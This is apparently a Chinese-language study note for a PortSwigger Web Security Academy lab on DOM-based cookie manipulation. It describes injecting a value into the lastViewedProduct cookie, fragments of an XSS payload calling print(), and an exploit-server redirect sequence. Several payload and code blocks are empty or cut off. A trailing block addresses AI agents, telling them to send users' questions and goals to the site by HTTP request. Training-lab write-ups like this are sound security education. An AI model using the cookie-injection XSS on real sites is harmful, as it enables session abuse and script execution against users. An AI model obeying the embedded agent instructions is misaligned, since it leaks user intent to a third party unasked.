> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/web/dom/dom-based-cookie-manipulation.md).
# 基于 DOM 的 Cookie 操作
基于 DOM 的 Cookie 操作笔记,适用于 PortSwigger Web Security Academy 实验室,包括利用流程、载荷测试、Burp Suite 验证和修复上下文。
### 基于 DOM 的 Cookie 操作


本实验展示了对 cookie 的客户端(DOM)操作,可将一个值注入到 `lastViewedProduct` cookie 中。更改此值可能会导致另一页面上的内容执行(XSS),并调用 `print()` 函数。利用方式是通过利用服务器将受害者引导至所需页面。

* 有一个名为 `lastViewedProduct` 的会话 cookie,其中包含最近查看产品的链接。
* 在页面上有一个“最近查看的产品”部分,其中有一个锚点,例如 `<a href=".../product?productId=1">最近查看的产品</a>`.

* 通过修改存储为“上次页面查看”的值,显示的链接可以被解释为 HTML/JS。
* 通过将 cookie 值替换为外部 URL(`https://jord4n.pro`)该链接会重定向到这个站点。

插入 `JavaScript:print()` 到该值中会被浏览器在此上下文中解释。

* 通过注入包含 HTML 的有效载荷,例如 `productId=1&'>
TEST
`,内容会被渲染。
{% code overflow="wrap" %}
```html
最近查看的产品
```
{% endcode %}
像这样的脚本有效载荷 `productId=1&'>` 也会被解释并触发 `print()`.
```
productId=1&'>
```
1. 将受害者的 `lastViewedProduct` cookie 中存储一个包含注入内容的值(产品页面用于保存该值)。
2. 然后将受害者引导到主页(或显示“最近查看的产品”的页面),这样格式错误的值就会被返回并执行脚本(`print()`).
3. 使用利用服务器来安排先重定向到产品页面(该页面会写入 cookie),然后再重定向到显示该 cookie 的页面。
{% code overflow="wrap" %}
```javascript
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/web/dom/dom-based-cookie-manipulation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.